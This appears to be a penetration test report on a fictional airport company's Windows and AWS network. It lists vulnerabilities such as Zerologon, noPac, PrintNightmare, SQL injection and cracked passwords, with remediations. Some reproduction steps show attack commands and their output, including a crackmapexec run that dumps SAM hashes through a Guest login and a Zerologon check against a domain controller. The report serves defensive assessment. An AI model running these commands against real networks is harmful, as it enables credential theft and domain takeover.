Vuln ID	Title	IP Address	CVSS Score	Risk
C1	Critical Unpatched Vulnerability – Zerologon	10.0.0.5	10.0	Critical
C2	Domain User Passwords in Active Directory Comments	10.0.0.5	10.0	Critical
C3	Juicy Potato	10.0.0.5 10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203 10.0.1.51	9.8	Critical
C4	Service Account has Delegate Privileges over Domain Controller	10.0.0.5	9.6	Critical
C5	MySQL Injection in Employee Timesheet Web Application	10.0.0.43	9.3	Critical
C6	Brute Forcible Passwords	10.0.0.5 10.0.0.43	9.1	Critical
C7	All Accounts Have Administrator on Workstations	10.0.0.201 10.0.0.202 10.0.0.203	9.1	Critical
H1	Unpatched Privileges Escalation – noPac	10.0.0.5	8.8	High
H2	Microsoft Real-time Protection Not Enabled	10.0.0.5 10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203	8.8	High

CONFIDENTIAL
DO NOT DISTRIBUTE

Vuln ID	Title	IP Address	CVSS Score	Risk
		10.0.1.51		
H3	Unpatched Vulnerability – PrintNightmare	10.0.0.5 10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203 10.0.1.51	8.8	**High**
H4	SMB Signing Disabled	10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203 10.0.1.51	8.7	**High**
H5	Forgeable Boarding Passes	AWS RAKMS Barcode S3 Bucket	8.6	**High**
H6	AWS IAM Privilege Escalation, Cloud Account Compromise	AWS RAKMS Cloud	8.5	**High**
H7	Authentication Bypass for Image Recognition	AWS RAKMS Tool Requisition	8.2	**High**
H8	Client-Side Validation for Tool Requisition	AWS RAKMS Tool Requisition	8.2	**High**
H9	Windows Defender Firewall Not Enabled	10.0.0.5, 10.0.0.6, 10.0.0.33, 10.0.1.51	8.2	**High**
H10	Passwords Stored with Weak Encryption	10.0.0.43	8.1	**High**

Vuln ID	Title	IP Address	CVSS Score	Risk
H11	Incorrect Access Control for MySQL User	10.0.0.43	7.8	**High**
H12	Denial of Service by Account Lockout	10.0.0.5 10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203 10.0.1.51	7.5	**High**
H13	Kerberoasting	10.0.0.5	7.5	**High**
H14	SSN Exposure via Boarding Pass	AWS RAKMS Barcode S3 Bucket	7.5	**High**
H15	Unencrypted Web Traffic	AWS RAKMS Cloud	7.4	**High**
H16	Employee Performance Review Publicly Accessible	10.0.0.202	7.1	**High**
M1	Hard-Coded Credentials in Application	10.0.0.100	6.5	**Medium**
M2	Weak Transport Layer (TLS)	10.0.200.5	6.5	**Medium**
M3	Self-Signed HTTPS Certificate	10.0.0.5 10.0.0.6	6.5	**Medium**
M4	Lack of Network Segmentation	10.0.0.0/24 10.0.20.0/24 10.0.200.0/24	6.5	**Medium**
M5	Enabled Shutdown Without Login	10.0.0.5	6.5	**Medium**

CONFIDENTIAL
DO NOT DISTRIBUTE

Vuln ID	Title	IP Address	CVSS Score	Risk
M6	Shared Wildcard Certificate	10.0.0.43 10.0.200.5	6.5	**Medium**
M7	Mixed HTTP/HTTPS Content	10.0.200.5	6.5	**Medium**
M8	Untrusted Root CA	10.0.0.5 10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203	6.5	**Medium**
M9	Sensitive TSA Website on Guest Subnet	10.0.200.43	6.5	**Medium**
M10	SMBv1 Enabled	10.0.0.6 10.0.0.201 10.0.0.202 10.0.0.203	6.3	**Medium**
M11	Hacking Tools on Public Desktop	10.0.0.203	5.4	**Medium**
M12	Exposure of Flight Data	10.0.0.33	5.4	**Medium**
M13	Medium Unpatched Vulnerability – PetitPotam	10.0.0.5	5.3	**Medium**
M14	Tram Registration Documentation is Publicly Accessible	10.0.20.100	5.3	**Medium**
M15	Unpatched NGINX	All NGINX servers across all networks	5.2	**Medium**
M16	Authenticated Ability to Add Workstations to Domain	10.0.0.5	4.6	**Medium**

Vuln ID	Title	IP Address	CVSS Score	Risk
M17	Kerberos PreAuthentication Disabled for User	N/A	4.5	Medium
L1	Oracle DB SID Breach and Misconfiguration	10.0.0.101	2.8	Low
I1	Guest Account Not Disabled	10.0.0.201 10.0.0.202 10.0.0.203 10.0.1.51	N/A	Informational
I2	Third Party Vendors are Domain Joined	10.0.0.0/24, 10.0.1.0/24	N/A	Informational
I3	Internet Explorer is Enabled on Windows Systems	10.0.0.5, 10.0.0.6, 10.0.0.33, 10.0.1.51	N/A	Informational
I4	Upgrade Windows Server 2016	10.0.0.5, 10.0.0.6, 10.0.0.33, 10.0.1.51	N/A	Informational
I5	Debug Webpages Shown	10.0.0.43, 10.0.200.43, 10.0.200.100	N/A	Informational
I6	Inadequate Input Sanitization	10.0.200.43	N/A	Informational

CONFIDENTIAL
DO NOT DISTRIBUTE

Vulnerability Risks & Remediation

C1: Critical Unpatched Vulnerability – Zerologon

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1210 – Exploitation of Remote Services	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.5	

Business Impact

Active Directory is at a high risk of compromise, leading to data leakage, loss of trust, and possible server downtime, weakening user and employee trust.

Description

Zerologon (CVE-2020-1472) is a vulnerability in the cryptography of Microsoft's Netlogon process that allows an attack against Microsoft Active Directory domain controllers. Zerologon makes it possible for a hacker to impersonate any computer, including the root domain controller.

Steps to Reproduce

Download the *zerologon_tester.py* from SecuraBV and run it as follows:

```
┌──([redacted])-[~/share]
└─# python3 zerologon_tester.py SkyControl01 10.0.0.5
Performing authentication attempts...
================================================================
================================================
Success! DC can be fully compromised by a Zerologon attack.
```

Remediations

- Microsoft Patch: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1472

References

- NIST CVE: https://nvd.nist.gov/vuln/detail/cve-2020-1472

CONFIDENTIAL
DO NOT DISTRIBUTE

C2: Domain User Passwords in Active Directory Comments

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1552 – Unsecured Credentials	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 TSA Emergency Amendment – Access Control	
Hosts		10.0.0.5	

Business Impact

This vulnerability enables the disclosure of corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $21,000,000 plus $840 per customer if a data breach occurs.

Description

The passwords of some Active Directory users are stored in plaintext in their description field.

Steps to Reproduce

As an unprivileged user, open Active Directory Users and Computers to browse for user descriptions.

Remediations

- Clear the description field of these users.

References

- Data Breach Management Report: https://www.knowbe4.com/hubfs/rp_DBIR_2017_Report_execsummary_en_xg.pdf

CONFIDENTIAL
DO NOT DISTRIBUTE

C3: Unpatched Critical Vulnerability – Juicy Potato

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1548 – Abuse Elevation Control Mechanism T1134.001 – Access Token Manipulation: Token Impersonation/Theft	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact

Escalation on windows servers including the domain controller and the exchange server, can cause severe loss of sensitive customer and company data. This exploit is cited by NVD to be one of the most actively exploited windows privilege escalation used by many APT (advanced persistent threat).

Description

Juicy Potato (CVE-2016-3236, CVE-2016-3213) is built into many attack frameworks including Metasploit. This makes system escalation in a Windows server or network easy for adversaries to gain elevated access. Abusing an old protocol in many Windows default network protocols, this exploit is safe to use for adversaries and likely going to be the privilege escalation of choice. This can be remediated via software patches and updates.

Steps to Reproduce

After gaining persistence, running commands such as 'getsystem' in a meterpreter payload will gain NT/authority.

Remediations

- Regularly patch Window server updates

References

- National Vulnerability Database: NVD - CVE-2016-3236 (nist.gov)

CONFIDENTIAL
DO NOT DISTRIBUTE

C4: Service Account has Delegate Privileges over Domain Controller


Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.6	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1078 – Valid Accounts	
Compliance Violations		PCI DSS – Req. 2.2.4 TSA Emergency Amendment – Access Control	
Hosts		10.0.0.5	

Business Impact

A service account having Delegate privileges over a Domain Controller allows an adversary who compromises that account to get complete access to any user or computer in the domain.

Description

The SVC_ATC account has the ability to generate Kerberos tickets as SkyControl01$ which gives it every privilege on the network that the domain controller has.



Remediations

- Remove the AllowedToDelegate permissions from the SVC_ATC account.

References

- Permission Removal Instructions: https://cloudbuild.co.uk/how-to-remove-delegate-control-on-active-directory/

CONFIDENTIAL
DO NOT DISTRIBUTE

C5: MySQL Injection in Employee Timesheet Web Application


Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.3	Critical
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1190 – Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 6.2.3, 6.2.4 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.43	

Business Impact

On an internally facing web application that allowed Employees to view their timesheets, the employee search prompt contains a MySQL time-based injection. This allows for actors to dump the entire database, including passwords, usernames, and time sheet information. This can impact on the business in an irrevocable and permanent way by damaging the access control within the company.

Description

The employee field located on PHP web application should have input sanitization that prevents any form of SQL injection and passes the text safely into the MySQL database.



Remediations

- Input sanitization on Employee DB form website.

References

- PHP sanitization: https://www.geeksforgeeks.org/how-to-validate-and-sanitize-user-input-with-php/

C6: Brute Forcible Passwords

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.1	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1078 – Valid Accounts T1003 – OS Credential Dumping	
Compliance Violations		PCI DSS – Req. 8.3.6 GDPR – Art. 24, 25.2, 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.5, 10.0.0.43	

Business Impact

A service account having its password cracked can lead to severe damage to the environment depending on what access the account has. Additionally, a breach of the employee time system can lead to an incorrect payroll process.

Description

The SVC_ATC and EDR_TEST user passwords were both able to be cracked relatively quickly after extracting them from a host during the engagement. Due to service accounts nature of being mostly automate, it is recommended that they have significantly longer passwords with high complexity.

Additionally, the admin account for the employee time website has a password that was able to be guess quickly. Furthermore, the database user has a password that was able to be cracked relatively quickly after getting it from the database.

Remediations

- Use strong randomly generated passwords for all service accounts.

References

- NIST Password Guidelines: https://pages.nist.gov/800-63-3/sp800-63b.html

CONFIDENTIAL
DO NOT DISTRIBUTE

C7: All Accounts Have Administrator on Workstations

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.1	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L	
MITRE ATT&CK		T1078 – Valid Accounts	
Compliance Violations		PCI DSS – Req. 7.3.2, 8.1.2 TSA Emergency Amendment – Access Control	
Hosts		10.0.0.201, 10.0.0.202, 10.0.0.203	

Business Impact

An overly privileged account means that an adversary on the network can, with low privileges, gain access to potential PII. If this was leveraged, the business may incur fines for violating various standards.

Description

All domain users have administrator privileges on a number of workstations. This allowed the team to dump hashes and plaintext passwords from the workstations, allowing them to pivot and escalate privileges.

```
crackmapexec smb 10.0.0.0/24 --shares -u Guest -p [redacted] -d KKMS --sam

SMB  10.0.0.203  445  SKYDESKTOP03  [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:SKYDESKTOP03) (domain:KKMS) (signing:False) (SMBv1:True)

SMB  10.0.0.201  445  SKYDESKTOP01  [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:SKYDESKTOP01) (domain:KKMS) (signing:False) (SMBv1:True)

SMB  10.0.0.202  445  SKYDESKTOP02  [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:SKYDESKTOP02) (domain:KKMS) (signing:False) (SMBv1:True)
SMB  10.0.0.203  445  SKYDESKTOP03  [+] KKMS\Guest: (Pwn3d!)
SMB  10.0.0.201  445  SKYDESKTOP01  [+] KKMS\Guest: (Pwn3d!)
SMB  10.0.0.202  445  SKYDESKTOP02  [+] KKMS\Guest: (Pwn3d!)
SMB  10.0.0.203  445  SKYDESKTOP03  [+] Dumping SAM hashes
SMB  10.0.0.203  445  SKYDESKTOP03  Administrator:500:[redacted]:[redacted]:::
SMB  10.0.0.201  445  SKYDESKTOP01  [+] Dumping SAM hashes
SMB  10.0.0.202  445  SKYDESKTOP02  [+] Dumping SAM hashes
```

Steps to Reproduce

Connect to SKYDESKTOP1, 2, or 3 with the KKMS\Guest account and an empty password.

Remediations

- Remove the \everyone group from the Administrators group on SKYDESKTOP1, 2, or 3.

References

- Disabling User Accounts: https://learn.microsoft.com/en-us/powershell/module/activedirectory/disable-adaccount?view=windowsserver2022-ps
- Reduce Its Permissions: https://learn.microsoft.com/en-us/powershell/module/activedirectory/remove-adgroupmember?view=windowsserver2022-ps

H1: Unpatched Privilege Escalation – noPac

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSSv3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1558 – Steal or Forge Kerberos Tickets	
Compliance Violations		PCI DSS – 6.3.1, 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.5	

Business Impact

The corporate network is at a high risk of compromise, leading to potential confidentiality, availability, and integrity concerns that could lead to a potential data breach, loss of employee and consumer trust, and regulatory fines.

Description

noPac (CVE-2021-42278 and CVE-2021-42287) is a combination of a privilege escalation vulnerability in the Kerberos Privilege Attribute Certificate (PAC) in Active Directory Domain Services (AD DS) and a Security Account Manager (SAM) spoofing security bypass vulnerability. This chain of vulnerabilities (collectively called noPac) allows adversaries to escalate from a standard user account to SYSTEM privileges on the domain controller.

Steps to Reproduce

Use the tool *crackmapexec* with the **smb** option and valid credentials (we used a domain administrator in this example) and specify the noPac module with the –**M** flag.

```
┌──[redacted]─[~/.msf4/logs]
└─# crackmapexec smb 10.0.0.5 -u Administrator -p [redacted] -d KKMS -M nopac
SMB         10.0.0.5        445    SKYCONTROL01     [*] Windows 10.0 Build 14393 x64 (name:SKYCONTROL01) (d
SMB         10.0.0.5        445    SKYCONTROL01     [+] KKMS\Administrator [redacted]
NOPAC       10.0.0.5        445    SKYCONTROL01     TGT with PAC size 1490
NOPAC       10.0.0.5        445    SKYCONTROL01     TGT without PAC size 629
NOPAC       10.0.0.5        445    SKYCONTROL01
NOPAC       10.0.0.5        445    SKYCONTROL01     VULNEABLE
NOPAC       10.0.0.5        445    SKYCONTROL01     Next step: https://github.com/Ridter/noPac
```

Remediations

- Apply patches KB5008380 and KB5008102 to every Domain Controller in the network:
  - https://support.microsoft.com/en-au/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041
  - https://support.microsoft.com/en-us/topic/kb5008102-active-directory-security-accounts-manager-hardening-changes-cve-2021-42278-5975b463-4c95-45e1-831a-d120004e258e

References

- National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2021-42287
- National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2021-42278

SecureWorks Blog: https://www.secureworks.com/blog/nopac-a-tale-of-two-vulnerabilities-that-could-end-in-ransomware

CONFIDENTIAL
DO NOT DISTRIBUTE

H2: Microsoft Real-time Protection Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1562.001 – Impair Defenses: Disable or Modify Tools	
Compliance Violations		PCI DSS – Req. 5.3, 6.5.2, 10.7.2 TSA Emergency Amendment – Continuous Monitoring	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact

This vulnerability allows malware to be run on any Windows host on the network, threatening RAKMS with potential ransomware attacks and data breaches. This can lead to loss of customer trust, legal action, and/or fines upwards of $21,000,000 plus $840 per customer in the event of a data breach or PCI audit, in addition to millions of dollars of financial losses in the event of a ransomware attack.


Description

Microsoft Defender's Real-time Protection was disabled on every Windows host, which allows malicious actors to infect hosts with malware.

Steps to Reproduce

To reproduce this, open the Windows search feature and look for "Virus & Threat Protection". This will open the Windows Defender dashboard and show a GUI as shown in the screenshot below.

CONFIDENTIAL
DO NOT DISTRIBUTE



Remediations

- Enable Real-time protection on all Windows hosts.

References

- Windows Defender: https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/configure-real-time-protection-microsoft-defender-antivirus?view=o365-worldwide

H3: Unpatched Vulnerability – PrintNightmare

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1569.002 – System Services: Service Execution T1574.002 – Hijack Execution Flow: DLL Side Loading T1068 – Exploitation for Privilege Escalation T1210 – Exploitation of Remote Services	
Compliance Violations		PCI DSS – 6.3.1, 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 TSA Emergency Amendment – Patching	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact


Exploitation of this vulnerability results in unauthorized privileged access to the system and a full breakdown of confidentiality, integrity, and security. This can cause a data breach, resulting in penalties under applicable laws and regulations of at least $150 to $840 per customer.

Description

The PrintNightmare (CVE-2021-34527 and CVE-2021-1675) exploit allows adversaries to obtain remote code execution or a local privilege escalation with SYSTEM privileges; this gives the adversary full access and control over the targeted operating system.

Steps to Reproduce

Finals-XX utilized Impacket's *rpcdump.py* tool to determine a host's vulnerability to PrintNightmare; running this script with a host's IP enumerates the host's Remote Procedure Call (RPC) endpoints. The print protocol RPC endpoints, MS-PAR and MS-RPRN, indicate vulnerability to PrintNightmare.



Remediations

- Update Windows to most recent patch and security update.
- Disable the print spooler service.
- Set the following registry values/Group Policy settings to either 0 or "not defined"
    - HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint
